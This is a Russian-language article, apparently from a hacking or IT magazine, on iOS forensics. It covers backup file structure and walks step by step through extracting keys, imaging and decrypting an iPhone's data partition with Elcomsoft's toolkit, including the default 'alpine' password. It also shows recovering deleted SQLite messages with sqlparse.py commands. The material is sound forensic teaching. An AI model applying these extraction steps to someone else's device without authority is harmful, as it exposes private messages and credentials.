


Рис. 2. Извлеченные данные

Начнем с четырех стандартных файлов:

- **`Status.plist`** — содержит сведения о том, удачно ли прошло резервное копирование.
- **`Manifest.plist`** — описывает содержимое директории. Например, в нем ты найдешь список приложений, включая их версии, дату и время производства резервной копии, ее тип (шифрованная или нет), а также некоторую информацию об i-девайсе.
- **`Manifest.mbdb`** — хранит описание всех файлов, входящих в состав резервной копии. Каждая запись содержит следующие параметры:
  - Domain: указывает, к какому домену относится элемент
  - Path: содержит полный путь к элементу
  - Link Target: указывает точку назначения элемента, если последний является символьной ссылкой
  - User ID и Group ID: указывает принадлежность к пользователю и группе
  - m. time: дата последней модификации файла (временная метка в формате Unix Epoch)
  - a. time: дата последнего доступа к элементу

  - c. time: дата последнего изменения файла или директории
  - File size: размер файла в байтах
  - Unix file permissions: права доступа к файлу
  - File hash: хеш файла
- **`Info.plist`** — содержит информацию об устройстве, включая дату производства резервной копии, номер телефона, имя устройства, ICCID, IMEI, версию iOS, серийные номера.

Что до всех остальных файлов — они и составляют непосредственно резервную копию. Почему у них такие странные имена? Все очень просто: эти 40 символов — хеш-сумма SHA-1, подсчитанная от полного пути к файлу, включая домен и субдомен. Что же это за домены такие? Рассказываю. Каждый файл, входящий в состав резервной копии, относится к одному из следующих доменов:

- App domain — содержит данные, относящиеся к инсталлированным приложениям;
- Camera Roll domain — содержит данные, полученные посредством камеры устройства, например фотографии, видеозаписи, а также миниатюры изображений;
- Home domain — содержит данные приложений, инсталлированных в iOS по умолчанию;
- Keychain domain — содержит зашифрованные данные, относящиеся к так называемой связке ключей;
- Media domain — включает все мультимедиаэлементы, которые не относятся к камере устройства, например изображения из MMS-сообщений или голосовые сообщения;
- Mobile Device domain — содержит профили, включающие в себя сертификаты, информацию об устройстве и программном обеспечении;
- Root domain — содержит кешированные данные геолокационных сервисов устройства;
- System Preferences domain — содержит конфигурационные файлы базовых компонентов iOS;
- Wireless domain — содержит данные о тех компонентах, что делают i-девайс еще и мобильным телефоном.

ФИЗИЧЕСКОЕ ИЗВЛЕЧЕНИЕ

Итак, с логическим извлечением разобрались, перейдем к физическому. Как я уже упоминал, у меня под рукой оказался старенький iPhone 4, который и получит свои пятнадцать минут славы.

Для физического извлечения я воспользуюсь тяжелой артиллерией — моим любимым iOS Forensic Toolkit от компании Elcomsoft. Данный набор инструментов доступен как для Windows, так и для OS X и представляет собой набор

утилит, с помощью которого можно произвести любой тип извлечения данных, а также еще некоторые весьма полезные манипуляции, например подобрать или обойти пасскод. Я воспользуюсь своей любимой версией — для OS X.

Перед тем как начать извлечение данных, поговорим немного о структуре разделов iOS-устройств. Итак, NAND i-девайсов разделен на две части: системный раздел и раздел с данными. Первый расположен в **`/dev/disk0s1`** или **`/dev/disk0s1s1`**. Так как в системный раздел пользовательские данные не записываются, он сравнительно небольшой — 1–2 Гбайт, в зависимости от размера памяти устройства. Примечательно, что к этому разделу не применяется шифрование, правда и криминалистически значимой информации он не содержит. Второй раздел куда более интересен. Расположен он в **`/dev/disk0s2`** или **`/dev/disk0s2s2`**. Содержит он пользовательские данные и данные приложений, а монтируется в **`/private/var`**. Разумеется, данные здесь хранятся в зашифрованном виде.

Так как главный интерес для нас как мобильных криминалистов представляет именно второй раздел, начнем мы с извлечения ключей шифрования, благо iOS Forensic Toolkit это умеет (см. рис. 3).




Рис. 3. Интерфейс Elcomsoft iOS Forensic Toolkit

Для извлечения нужно выбрать четвертый пункт, после чего ввести пароль доступа к устройству (по умолчанию это alpine), а также ввести пасскод, если последний установлен. По результатам мы получим файл **`keys.plist`**, который содержит все необходимое для расшифровки физической копии.

Самое время ее получить, для чего следует выбрать шестой пункт меню (см. рис. 4).




Рис. 4. Структура разделов

Как я и говорил, мы имеем два раздела: первый без применения шифрования, второй — с применением. Разумеется, нас интересует второй, так как именно он содержит пользовательские данные и данные приложений. Его и выберем. Нас спросят, куда сохранить образ, — по умолчанию это домашний каталог пользователя. В результате мы получим файл **`user.dmg`**, который, в принципе, уже сейчас можно смонтировать в OS X и посмотреть иерархию каталогов. Вот только содержимое файлов увидеть не удастся. Помнишь, они же зашифрованы. Но у нас есть ключ, и сейчас самое время им воспользоваться. Для этого в iOS Forensic Toolkit предназначен седьмой пункт. Указываем путь к шифрованному физическому образу и ключевому файлу и запускаем дешифрацию (см. рис. 5).




Рис. 5. Дешифрация физического образа

После ее завершения мы получим файл user-decrypted.dmg. Если мы его смонтируем, то увидим, что на этот раз мы имеем доступ не только к иерархии каталогов, но и к содержимому файлов (см. рис. 6).




Рис. 6. Смонтированная дешифрованная физическая копия раздела с данными

Итак, расшифрованный образ готов, самое время заняться его криминалистическим анализом.

АНАЛИЗ ИЗВЛЕЧЕННЫХ ДАННЫХ

Проведем анализ данных, извлеченных на логическом уровне, так как этот способ в настоящее время наиболее распространен (к сожалению, не всегда у нас есть возможность извлечь данные на физическом уровне). Но все нижесказанное справедливо и в отношении анализа данных, извлеченных другими способами. Исследовать резервную копию возможно, например, при помощи бесплатного инструмента iBackup Viewer, не считая, конечно, огромного количества специализированных криминалистических комплексов, предоставляющих криминалисту возможность работать в режиме push button forensics.

ВРЕМЕННЫЕ МЕТКИ IOS

Временные метки — одни из главных помощников мобильного криминалиста. Чаще всего в i-девайсах можно встретить временные метки в формате MAC Absolute Time, которые представляют собой количество секунд, прошедших с 00:00:00 1 января 2001 года. Эти метки, например, очень часто встречаются

в базах данных различных приложений, включая мессенджеры, которые обычно пестрят криминалистически значимой информацией (речь о них пойдет далее). Давай на них посмотрим. Откроем базу данных **sms.db**, выберем таблицу **message** и взглянем на столбец **date**. В нашем случае временная метка первого сообщения — **414908416**. Это и есть временная метка в формате MAC Absolute Time. Теперь нам нужно перевести ее в понятный человеку вид. Разумеется, коммерческие форензик-сьюты способны делать это автоматически при разборе данных, но мы воспользуемся бесплатным инструментом от британцев из Digital Detective — DCode. Выбирай MAC Absolute, вставляй временную метку в соответствующее поле и жми Decode. Вуаля!




Рис. 7. Декодированная временная метка в формате MAC Absolute

БАЗЫ ДАННЫХ SQLITE

Обычно данные приложений в iOS хранятся в базах данных SQLite. С точки зрения мобильной криминалистики эти базы примечательны тем, что имеют списки свободных областей и нераспределенное пространство, в которые довольно часто попадают удаленная пользователем информация. Именно благодаря им у криминалистов есть возможность восстанавливать, например, удаленную переписку, даже несмотря на то, что в их распоряжении имеются лишь данные, извлеченные на логическом уровне. Провести анализ этих баз данных можно, например, при помощи SQLite Database Browser. А что же делать с удаленными записями? Для их восстановления есть отличный, а главное бесплатный ин-

струмент — SQLite-Parser. Пользоваться им очень просто, достаточно открыть терминал, перейти в каталог со скриптом (который, кстати, написан на твоем любимом Python).
Если ты хочешь увидеть вывод в формате `.tsv`, пиши:

```
sqlparse.py -f /путь/к/базе_данных.db -o report.tsv
```

Если же тебе по душе обычный текстовый файл, то пиши:

```
sqlparse.py -f /путь/к/базе_данных.db -r -o report.txt
```

Для ярых противников командной строки есть и GUI-вариант.

Лично я предпочитаю так называемый сырой вывод, а полученный текстовый файл анализирую с помощью hex-редактора. Если ты тоже откроешь полученный файл в hex-редакторе (или даже в текстовом), то увидишь, что текст сообщений тебе уже доступен, а временные метки не так и сложно обнаружить, проанализировав структуру оригинальной таблицы базы данных, в нашем случае `message`. Очень скоро ты найдешь необходимые байты, которые будут прекрасно конвертироваться в уже привычную тебе временную метку.

